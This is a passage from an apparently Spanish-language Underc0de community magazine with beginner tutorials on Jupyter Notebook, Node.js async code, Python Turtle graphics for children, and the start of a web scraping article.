Informático de profesión, Dedicado a la docencia y al estudio constante de diferentes áreas de la informática ligadas a la ciencia de la computación, en particular le gusta el área de inteligencia artificial y como matemáticamente se construyen los modelos para lograr conseguir diferentes tipos de objetivos y tareas. Otra área de su interés por supuesto que es la seguridad informática, hace un par de años que está muy involucrado en esta área realizando algunos trabajos en empresas y de forma particular, miembro de la gran comunidad de Underc0de en la cual se siente muy orgulloso de poder compartir sus conocimientos y aprender de los colegas de la comunidad.

Contacto:


underc0de.org/foro/profile/jx4nk00

La página oficial de Jupyter Notebook es jupyter.org, en ella se podrá encontrar detalladamente de que trata el proyecto y todas las bondades que nos puede llegar a brindar.

En este artículo comentaremos algunas facilidades que nos ofrece la herramienta y el provecho que le podemos sacar en nuestro desarrollo particularmente con el lenguaje Python en su versión 3.

obtener jupyter

La forma más sencilla de obtener *jupyter* en nuestro equipo local es descargando “**Anaconda**” desde su sitio web oficial: www.anaconda.com/distribution




35

Dependiendo del sistema operativo que tengamos o en el cual queramos utilizar Jupyter descargaremos la **versión 3.7** (que es la última a la fecha de este artículo y la que utilizaremos como ejemplo)

*¿Se puede tener más de una versión de **Python** a la vez?
Claro que sí, lo veremos un poco más adelante.*

Una vez tengamos anaconda instalada en nuestro equipo, podremos hacer uso de la aplicación “Anaconda-Navigator” que tiene una apariencia más o menos así:



Donde ya tenemos nuestro primer acercamiento con “jupyter notebook” (es *probable* que al ser primera vez el botón que en la imagen dice “**Launch**” diga “**Install**”, debemos instalar la aplicación en caso de ser el caso.

En el apartado de la izquierda donde dice **“Environments”** es donde podemos crear diferentes ambientes de Python con la misma versión u otras versiones, incluso en otros lenguajes dependiendo los que tengamos integrados.


primeros pasos con jupyter

Para ejecutar jupyter tenemos 2 opciones:


Opción 1: Si al momento de instalar anaconda nos percatamos de la opción de agregar las librerías al **“path”** de nuestro sistema operativo, bastaría solo con abrir una consola en el directorio donde queremos crear nuestros archivos de jupyter y escribir el *comando* ‘jupyter-notebook’.

Opción 2: Presionar el botón “Launch” que nos provee la aplicación “Anaconda-Navigator”


Una vez levantado el servicio web (generalmente sobre el puerto 8888) nuestro navegador de preferencia nos mostrará el listado de archivos y directorios en el cual jupyter fue lanzado, ahora podemos comenzar a crear documento “.ipnb”.



En la esquina superior derecha tenemos la opción “new” que nos permitirá crear nuestro primer documento, en este caso Python 3.



primer documento en jupyter




Esta sería nuestra primera vista de un documento, no veremos cada una de las opciones, pero si las más útiles para este artículo.

- a) **Nombre del documento:** Donde dice "Untitled" podemos hacer clic y definir un nombre nuevo para nuestro proyecto
- b) **Botón de guardado:** existe uno manual, pero todo el trabajo se guarda automáticamente mientras estemos trabajando.
- c) **El signo "+"** nos permitirá agregar nuevas celdas, hagamos unos clics y veamos como de ve



- d) **El tipo de código** lo veremos en el combo box que dice "code" por defecto, esto significa que está preparado para recibir código en Python, cambiaremos la celda del medio a modo "Markdown" (seleccionamos la celda y modificamos el combobox)



Podemos notar que ya no tiene "In []:" a su lado izquierdo, esto significa que está todo bien!

nuestro primer código

El objetivo de las celdas es que podamos escribir trozos que creemos podemos llegar a utilizar de manera individual sin necesidad de ejecutar todo el programa o bien para optimizar el orden, utilizaremos como ejemplo un código en Python que tenga una función que sea capaz de retornar la potencia de 2 de cualquier número que nosotros queramos, dicho matemáticamente queremos realizar la siguiente función $f(x) = x^2$.

```
In [1]: def f(x):
        return x*x
```

Escribimos nuestra función (que no era tan complicado verdad) y con la combinación de teclas "shift+enter" ejecutamos nuestra celda, veremos un número auto incrementable en los corchetes de la izquierda según la vez que hayamos ejecutado una celda, en este caso es la primera vez, si ejecuto otra celda dirá 2 y si ejecuto nuevamente la celda que tiene 1 dirá 3, esto nos permitirá saber que celda hemos ejecutado y en qué orden.

Bueno, hecho lo anterior *jupyter* ahora nos permitirá utilizar nuestra función $f(x)$ en cualquier otra celda del documento, de la siguiente forma:

```
In [1]: def f(x):
        return x*x

In [2]: print("Estamos en una celda diferente")
        print("5 elevado a 2 es:",f(5))

        Estamos en una celda diferente
        5 elevado a 2 es: 25
```

Finalmente, ¿y la celda del medio con markdown?

¡En ella podemos hacer comentarios como nunca antes!, si tienen algo de conocimiento de HTML y un poco de LaTeX, podemos agregar notas muy interesantes.

```
In [1]: def f(x):
        return x*x

# Ejemplo de Jupyter para Underc0de

<ol>
  <li>Obtener Jupyter </li>
  <li>Primeros pasos con Jupyter</li>
  <li>Primer documento en jupyter</li>
  <li>Nuestro primer código</li>
</ol>

Líneas de código<br>
```python
print ("poco de código")```

Función programada para el ejemplo

 $f(x) = x^2$

In [2]: print("Estamos en una celda diferente")
 print("5 elevado a 2 es:",f(5))

 Estamos en una celda diferente
 5 elevado a 2 es: 25
```

Agregaremos la siguiente información en la celda con Markdown y el resultado será el siguiente:

```
In [1]: def f(x):
 return x*x

Ejemplo de Jupyter para Underc0de

1. Obtener Jupyter
2. Primeros pasos con Jupyter
3. Primer documento en jupyter
4. Nuestro primer código

Líneas de código

 print ("poco de código")

Función programada para el ejemplo

 $f(x) = x^2$

In [2]: print("Estamos en una celda diferente")
 print("5 elevado a 2 es:",f(5))

 Estamos en una celda diferente
 5 elevado a 2 es: 25
```

*Esperamos les haya sido útil para romper el hielo con esta tremenda herramienta y los invitamos a seguir la revista de Underc0de.*



## NUESTROS SERVICIOS

- DESARROLLO DE SOFTWARE SEGURO
- CONSULTORÍA EN ARQUITECTURA DE SOFTWARE
- CORRECCIÓN DE PROBLEMAS DE SEGURIDAD
- CAPACITACIÓN DE SOFTWARE SEGURO

---

Creamos, enseñamos e integramos  
las áreas de tu empresa

▶ [CONTACTAR](#)



# NODEJS EN PEQUEÑAS DOSIS

Cuando hablamos de **Nodejs**, surgen varias dudas tale como: ¿Qué puedo hacer con Nodejs? ¿Qué significa el concepto de Nodejs en pequeña dosis? ¿dónde podría yo usarlo? ¿debería yo aprenderlo?

Escrito por: @DANI54 | USER UNDERCODE



Programador front-end e hijo adoptivo del back-end, dos de sus áreas favoritas son desarrollo de aplicaciones y hacking, pero más inclinado al desarrollo web y móvil. Su mundo está construido a base de JavaScript, Angular, Nodejs, y Ionic, y las aguas termales de TypeScript.

Ha adquirido muchas experiencias, y uno que otro truco y desea compartirlos para facilitarles la vida, en el día a día con la programación para que se olviden de ese dolor de cabeza, siguiendo buenas prácticas y haciendo del código parte de ustedes.

Contacto: [underc0de.org/foro/profile/dani54](http://underc0de.org/foro/profile/dani54)

Git Hub | Twitter: @danipv54

# E

l trabajo de **Nodejs** es usar *JavaScript* del lado del servidor y no solo en la PC del cliente, lo que lo hace un lenguaje de **back-end**, dando esto paso al acceso a los archivos del equipo, y procesos en el mismo. Nodejs usa el motor de Google V8, el cual te permite unas conexiones sin retraso entre cliente -servidor.



## ¿qué significa el concepto de nodejs en pequeña dosis?

*Por medio de esta entrada quiero darte a conocer las maravillas que podemos hacer con **Nodejs**, paso a paso, hasta que ya seamos casi crear un API con un <<Abacadabra>>.*



El propósito es enseñarte cómo usar un back-end de manera fácil y cómo usar muchas herramientas que podrás combinarla con *Nodejs*, tales como:

Robot 3D, sockets, mongoDB, tips en postman y git hub, donde subiremos nuestro código.


41

Si algunas veces jugaron call of duty online, debieron hacerse la pregunta ¿cómo pueden ellos hacer para mantener todas las conexiones al mismo tiempo en un servidor y que sea fluido? Bueno ahí es donde entra Nodejs a hacer la magia, para captura todos los eventos de un juego desde las balas salida de un arma hasta los pasos dados por el personaje, poniendo toda esa data en fila, para ser escrita en una base de datos.

Dos ejemplos más serian, el uso de socket en **Facebook**, en el cual: tu amigo te etiqueta en una publicación y al instante te notifica justamente, y si estas disponible y respondes en la publicación igual le notificara de manera rápida.

Otro ejemplo seria **Twitter** que recibe tweets a cada segundo, lo cual en horas picos puede recibir millones de *tweets* en segundos y usando un servidor Apache podría causar una pequeña demora mientras se escribe en la base de dato, y para aumentar la rapidez Nodejs hace su entrada con algo llamado cola en memoria (memcached).

## ¿Ya quieren comenzar a aprender nodejs en pequeñas dosis?



Tendremos los encuentros los domingos, donde encontraran algunas prácticas y ejemplos. La idea es que estaremos para ayudarnos uno al otro, es el concepto de **Nodejs en pequeñas dosis**<sup>8</sup>, para no sentirnos forzados aprendiendo algo, si no aprenderlo de manera fácil y poco a poco.

<sup>8</sup> **Dani54**, 2019, Taller- Nodejs En Pequeña Dosis by dani54, underc0de.org/foro/talleres-underc0de-213/taller-nodejs-en-pequena-dosis-by-dani54, Consultado: 04/07/2019

## Código:


```
1. let misiones = [{ mision: "Acabar con thanos", id: 1}
2.];
3.
4. let getheroe = async(id) => {
5. let heroeDB = heroes.find(heroe => heroe.id === id);
6.
7. if (!heroeDB) {
8.
9. throw new Error(`El heroe con el ID: ${id} no existe`)
10.
11. } else return heroeDB;
12. };
13.
14. let getmision = async(heroe) => {
15. let misionDB = misiones.find(mision => mision.id === heroe.id);
16. if (!misionDB) {
17. throw new Error(`No hay un mission para: ${heroe.nombre} `);
18. } else {
19.
20. return {
21. nombre: heroe.nombre,
22. mision: misionDB.mision,
23. id: heroe.id
24. };
25. }
26. };
27. let getinfo = async(id) => {
28. let heroe = await getheroe(id);
29. let resp = await getmision(heroe);
30. return `La mision de ${resp.nombre} es ${resp.mision} `
31. }
32. getinfo(1).then(mensaje => console.log(mensaje))
33. .catch(err => console.log(err));
```

*Ingresen al foro, donde estaremos analizando código  
y las explicaciones de el mismo **cada Domingo**,  
aprender algo nuevo es genial.*

# PYTHON FOR KIDS PARA LOS MÁS Y NO TAN PEQUEÑOS

En esta nota les presentaremos una librería para los más pequeños y no tan y les ayudaremos a dar sus primeros pasos en la parte gráfica de **Python** donde aprenderán jugando. Muchas veces nos preguntamos “¿Cómo puedo iniciar en el mundo de la programación y con qué lenguaje?”, esa es una pregunta con la que nos enfrentamos a diario en el **foro de Underc0de**, lamentablemente no hay un único o el mejor lenguaje de programación con el cual comenzar, debido a las necesidades que enfrentamos a diario o la exigencia que cada uno de ellos provee.

Escrito por: @FACUFANGIO | USER UNDERCODE



Actualmente se dedica a la docencia en escuelas impartiendo materias como Educación Tecnológica, Programación para los más chicos y es encargado de todo el sector informático y electrónico del establecimiento para el que trabaja. A su vez es diseñador gráfico, analista y programador de sistemas además de haber cursado 2 años de ingeniería en sistemas (aún pendiente).

Durante su carrera estudio múltiples lenguajes como Python, PHP, Java y C# entre otros, así como también Seguridad Informática. Actualmente está incursionando en el diseño web.

**Contacto:**

[underc0de.org/foro/profile/facufangio](http://underc0de.org/foro/profile/facufangio)

Esta librería fue creada 1967 por Wally Feuzweig y Seymour Papert siendo un lenguaje de programación llamado Logo, que tenía como fin ser totalmente educativa. Este lenguaje incluía las llamadas “gráficas tortugas”. La “tortuga” del Logo es un cursor al que se le pueden dar órdenes de movimiento (avanzar, girar o retroceso) y que puede ir dejando un rastro sobre la pantalla.


Desde entonces Python incluyó este módulo llamado “Turtle” que permite realizar gráficos de “tortuga”.



Debemos tener en cuenta que la “tortuga” dispone de 3 atributos esenciales:

- La Posición con respecto al eje de coordenadas.
- La Orientación hacia donde mire la “tortuga”.
- La Pluma que es el rastro de la “tortuga” al desplazarse.

Esto es debido a que el escenario donde se dibujan las figuras tiene un tamaño dinámico, es decir, que puede variar su tamaño de ventana. Este mismo está dividido en 4 cuadrantes a lo que tendremos que calcular las posiciones de los mismos a la hora de dibujar.



*Así son los cuadrantes.*

## empecemos a programar...

Lo primero es tener instalado Python en cualquiera de sus versiones, yo en este caso estaré trabajando con Python 3.7.3 desde Ubuntu, a lo que también se puede hacer desde Windows.

Aclaración: En Ubuntu tendrán que instalar este módulo desde la terminal (ctrl + T) y colocar el siguiente código **sudo apt install python3-tk**. En Windows no es necesario ya que viene incorporado.

Utilizado cualquier IDE para trabajar en Python, en mi caso usare Thonny que es muy fácil de instalar desde una terminal de Ubuntu (**sudo apt install thonny**) o desde Windows podemos descargarlo del siguiente link ([thonny.org](http://thonny.org)), también podrán usar el IDE que viene con Python.

## primeros pasos

Una vez que ya tenemos todo instalado lo que haremos ahora es crear el famoso “Hola Mundo” pero en este caso desde **Turtle** dibujaremos un cuadrado. Lo que hacemos acá es como primera instancia importar el modulo, de esta manera estaremos trabajando con POO (Programación Orientada a Objetos) también lo podremos hacer de la forma “**from turtle import \***”, así trabajaremos sin la orientación a objetos por lo que muchas veces nos tomará un poco más de trabajo ya que tendremos que hacer todo a la vieja escuela, “step by step” (paso a paso).

**Código:** Python


```

1. import turtle
2.
3. window = turtle.Screen()
4. flecha = turtle.Turtle()
5.
6. for i in range(4):
7. flecha.forward(100)
8. flecha.left(90)

```

Una vez que se importó la librería esta nos permite utilizar las funciones de movimiento. A continuación, creamos una ventana donde dibujaremos la figura. A medida que vamos viendo las lecciones veremos cómo podemos darle forma, tamaño y colores de fondo a la ventana.

Por último, vamos a crear nuestro primer ejemplo que arrojará como resultado un cuadrado.



*Imagen del Cuadrado creado*


## FUNCIONES PRINCIPALES

Como es de saber **Turtle** presenta decenas de funciones para poder animar a nuestro objeto. A continuación, les mostrare las principales para poder crear diferentes figuras con las necesidades mínimas.

- **forward(distancia):** Avanza una determinada cantidad de pixeles.
- **backward(distancia):** Retrocede una determinada cantidad de pixeles.
- **left(ángulo):** Gira hacia la izquierda un determinado ángulo.
- **right(ángulo):** Gira hacia la derecha un determinado ángulo.

**Código:** Python

```
1. import turtle
2. window = turtle.Screen()
3. flecha = turtle.Turtle()
4. flecha = turtle.left(45)
5. flecha = turtle.forward(100)
```



*Veremos como la flecha avanzó 100 pixeles a 45 grados.*

Por otra parte, muchas veces necesitaremos desplazarnos de un punto a otro sin dejar rastro y usaremos las siguientes funciones.


- **home(distancia):** Desplazarse al origen de coordenadas.
- **goto((x,y)):** Desplazarse a una coordenada en concreto.
- **penup():** Subir la punta del lápiz para no mostrar el rastro.
- **pendown():** Bajar la punta del lápiz para mostrar el rastro.

## Código: Python

```

1. import turtle
2. window = turtle.Screen()
3. flecha = turtle.Turtle()
4. flecha = turtle.penup()
5. flecha = turtle.left(45)
6. flecha = turtle.forward(100)

```



*Vemos con al levantar el lápiz no se general trazo.*

Ahora veremos cómo cambiar el color o tamaño del lápiz.


- **shape('turtle')**: Cambia el objeto o punta.
- **pencolor(color)**: Cambia el color.
- **pensize(tamaño)**: Cambia el tamaño de la punta del lápiz.

## Código: Python

```

1. import turtle
2. window = turtle.Screen()
3. flecha = turtle.Turtle()
4. flecha = turtle.shape('turtle')
5. flecha = turtle.color('red')
6. flecha = turtle.pensize(10)
7. flecha = turtle.left(45)
8. flecha = turtle.forward(100)

```



*Veremos cómo se cambió el icono, trazo y color.*


Ya con estos conocimientos podremos empezar a trabajar con algunas figuras geométricas como lo es un triángulo, cuadrado y pentágono. Hay que tener en cuenta que cada función realiza la función que tiene que realizar y se llama desde la última línea.

**Código:** Python

```

1. import turtle
2.
3. window = turtle.Screen()
4. flecha = turtle.Turtle()
5.
6. def triangulo():
7. for i in range(3):
8. flecha.forward(100)
9. flecha.left(120)
10.
11. def cuadrado():
12. for i in range(4):
13. flecha.forward(100)
14. flecha.left(90)
15.
16. def pentagono():
17. for i in range(5):
18. flecha.forward(100)
19. flecha.left(72)
20.
21. triangulo()
22. cuadrado()
23. pentagono()

```



*vemos las figuras creadas*

Ahora con los conocimientos que han adquirido podremos realizar nuestro Primer Juego, aunque el módulo de **Turtle** no está pensado para la creación de videojuegos.

Vamos a crear una “tortuga” que interactúe con nuestro teclado, pero para ello necesitamos usar funciones como:

- **onkeypress(función, “Tecla”)**: El primer parámetro “función” es justamente la función que se llamara al presionar una tecla (Up, Right, Down, Left o flechas direccionales del teclado).


- **listen():** Con esta función Python “escuchará” a nuestro teclado y la tortuga se moverá en la dirección que le indiquemos.

Código: Python

```

1. import turtle
2. window = turtle.Screen()
3. flecha = turtle.Turtle()
4.
5. def arriba():
6. flecha.setheading(90)
7. flecha.forward(100)
8.
9. def derecha():
10. flecha.setheading(0)
11. flecha.forward(100)
12. def abajo():
13. flecha.setheading(270)
14. flecha.forward(100)
15. def izquierda():
16. flecha.setheading(180)
17. flecha.forward(100)
18.
19. window.onkeypress(arriba, "Up")
20. window.onkeypress(derecha, "Right")
21. window.onkeypress(abajo, "Down")
22. window.onkeypress(izquierda, "Left")
23. window.listen()

```



*Aquí vemos el mini juego terminado.*

*Espero que haya sido de su agrado y nos vemos en la próxima entrega donde trabajaremos con fondos, funciones y más **Turtle**.*

# WEB SCRAPING CON PYTHON Y BEATIFULSOAP

SCRIPTING,  
BIG DATA

Aprenderemos como automatizar la recolección de datos de una página web, a este procedimiento se le llama habitualmente Web Scraping.

Cuya técnica es utilizada para formar bases de datos para un posterior análisis pertinente al campo de la ciencia de datos o de big-data. Aquí nos centraremos en la parte de la recolección o **scraping**, dejando dicho análisis o visualización de los datos para una próxima edición.

Escrito por: @BARTZ | MODERADOR UNDERCODE



Perteneciente a la comunidad desde hace 2 años cuando se dedicaba por simple curiosidad a aprender de manera autodidacta sobre programación y seguridad informática. Actualmente es desarrollador de software en .NET en una empresa de su ciudad y Moderador de la sección de Python en el foro.

